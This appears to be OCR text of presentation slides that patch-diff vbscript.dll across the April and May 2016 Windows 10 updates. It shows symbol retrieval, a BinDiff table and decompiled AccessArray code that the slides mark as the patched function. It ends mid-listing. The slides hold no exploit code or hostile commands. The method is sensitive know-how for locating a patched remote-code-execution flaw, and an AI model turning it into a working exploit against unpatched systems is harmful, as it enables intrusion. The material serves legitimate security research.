
vbscript.dll Date modified: 4/22/2016 11:18 PM
C:\Users\Cai\Downloads\Cumulative Update for Wi... Type: Application extension Size: 591 KB

vbscript.dll Date modified: 4/22/2016 11:14 PM
C:\Users\Cai\Downloads\Cumulative Update for Wi... Type: Application extension Size: 491 KB

Search “vbscript” to find DLLs

- AMD64 – x64
- WOW64 – x86

Windows 10 VM Updated with previous cumulative patch (April)




Windows 7 for x64-based Systems Service Pack 1	Internet Explorer 11 (3154070)	Remote Code Execution	Critical	3148198 in MS16-037
Windows Server 2008 R2 for x64-based Systems Service Pack 1	Internet Explorer 11 [1] (3154070)	Remote Code Execution	Moderate	3148198 in MS16-037
Windows 8.1 for 32-bit Systems	Internet Explorer 11 (3154070)	Remote Code Execution	Critical	3148198 in MS16-037
Windows 8.1 for x64-based Systems	Internet Explorer 11 (3154070)	Remote Code Execution	Critical	3148198 in MS16-037
Windows Server 2012 R2	Internet Explorer 11 (3154070)	Remote Code Execution	Moderate	3148198 in MS16-037
Windows RT 8.1				
Windows 10 for 32-bit Syste (3156387)				
Windows 10 for x64-based S (3156387)				
Windows 10 Version 1511 for 32-bit Systems [3] (3156421)	Internet Explorer 11	Remote Code Execution	Critical	3147458
Windows 10 Version 1511 for x64-based Systems [3] (3156421)	Internet Explorer 11	Remote Code Execution	Critical	3147458

Cumulative update for Windows 10 Version 1511 and Windows Server 2016 Technical Preview 4: April 12, 2016

✉ Email


🖨 Print

Got symbols?



```
C:₩Users₩Cai>
C:₩Users₩Cai>
C:₩Users₩Cai>"c:₩Program Files (x86)₩Windows Kits₩10₩Debuggers₩x64₩symchk.exe" "C:₩Users₩Cai₩Downloads₩C
umulative Update for Windows 10 Version 1511 for x64-based Systems (KB3156421)₩Windows10.0-KB3156421-x64
₩amd64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.10586.306_none_f94a13f9b63ee646₩vbscri
pt.dll" /oc "C:₩Users₩Cai₩Downloads₩Cumulative Update for Windows 10 Version 1511 for x64-based Systems
(KB3156421)₩Windows10.0-KB3156421-x64₩amd64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.1
0586.306_none_f94a13f9b63ee646"

SYMCHK: FAILED files = 0
SYMCHK: PASSED + IGNORED files = 1

C:₩Users₩Cai>
C:₩Users₩Cai>
```


BinDiff – vbscript.dll



Similarity	Confidence	Address	Primary Name
0.60	0.69	1000C9E0	?AccessArray@@YGJPAPAVVAR@@PAV1@H...
0.86	0.99	10028D9C	?IsUnsafeAllowed@COleScript@@QAEHPB...
0.89	0.99	100538E3	?VerifyHostSecurityManager@COleScript@@I...
0.96	0.99	1003139A	?GetObjectFromProgID@@YGJPAVCOleScript...
0.97	0.99	1002A0B0	?SetScriptSite@COleScript@@UAGJPAUIActi...
0.99	0.99	10021670	?RunNoEH@CScriptRuntime@@AAEJPAVVAR...
1.00	0.99	100685A1	?StringCchPrintfW@@YAJPAGIPBGZZ
1.00	0.99	10058CFA	?UpdateLineCount@CScriptSourceDocument...
1.00	0.99	1000CFC0	?VbsEval@@YGJPAVVAR@@H0@Z


AccessArray !!!
IsUnsafeAllowed
VerifyHostSecurityManager

April vs. May



```
v22 = a2;
v7 = VAR::PvarCutAll(a1);
if ( 8204 == *(_WORD *)v7 )
{
  v8 = (SAFEARRAY *)*((_DWORD *)v7 + 2);
}
else
{
  if ( 24588 != *(_WORD *)v7 )
    return 0x80020005;
  v8 = (SAFEARRAY *)**((_DWORD **)v7 + 2);
}
if ( !v8 )
  return 0x8002000B;
v9 = (struct VAR **)v8->cDims;
if ( !(_WORD)v9 )
  return 0x8002000B;
v10 = a3;
if ( v9 != a3 )
  return 0x8002000B;
v11 = 0;
v23 = v8->rgsabound;
v12 = a4;
while ( 1 )
{
  v13 = VAR::PvarCutAll(v12);
  if ( 2 == *(_WORD *)v13 )
  {
    v14 = *((signed __int16 *)v13 + 4);
  }
  else if ( 3 == *(_WORD *)v13 )
  {
    v14 = *((_DWORD *)v13 + 2);
  }
  else
  {
    if ( rtVariantChangeTypeEx(
           (struct tagVARIANT *)0x400,
           (struct tagVARIANT *)2,
           3u,
           (unsigned __int16)v19,
           (unsigned __int16)v20) < 0 )
      return CScriptRuntime::RecordHr(v18, v19, v20);
    v14 = v21;
  }
  v15 = v14 - v23->lLbound;
```


```
0000BEBD ?AccessArray@@YGJPAPAVVAR@@PAV1@H1PAPAUtagSAFEARRAY@@@Z:38
```



```
v25 = a2;
v7 = VAR::PvarCutAll(a1);
if ( 8204 == *(_WORD *)v7 )
{
  v8 = (SAFEARRAY *)*((_DWORD *)v7 + 2);
}
else
{
  if ( 24588 != *(_WORD *)v7 )
    return 0x80020005;
  v8 = (SAFEARRAY *)**((_DWORD **)v7 + 2);
}
if ( !v8 )
  return 0x8002000B;
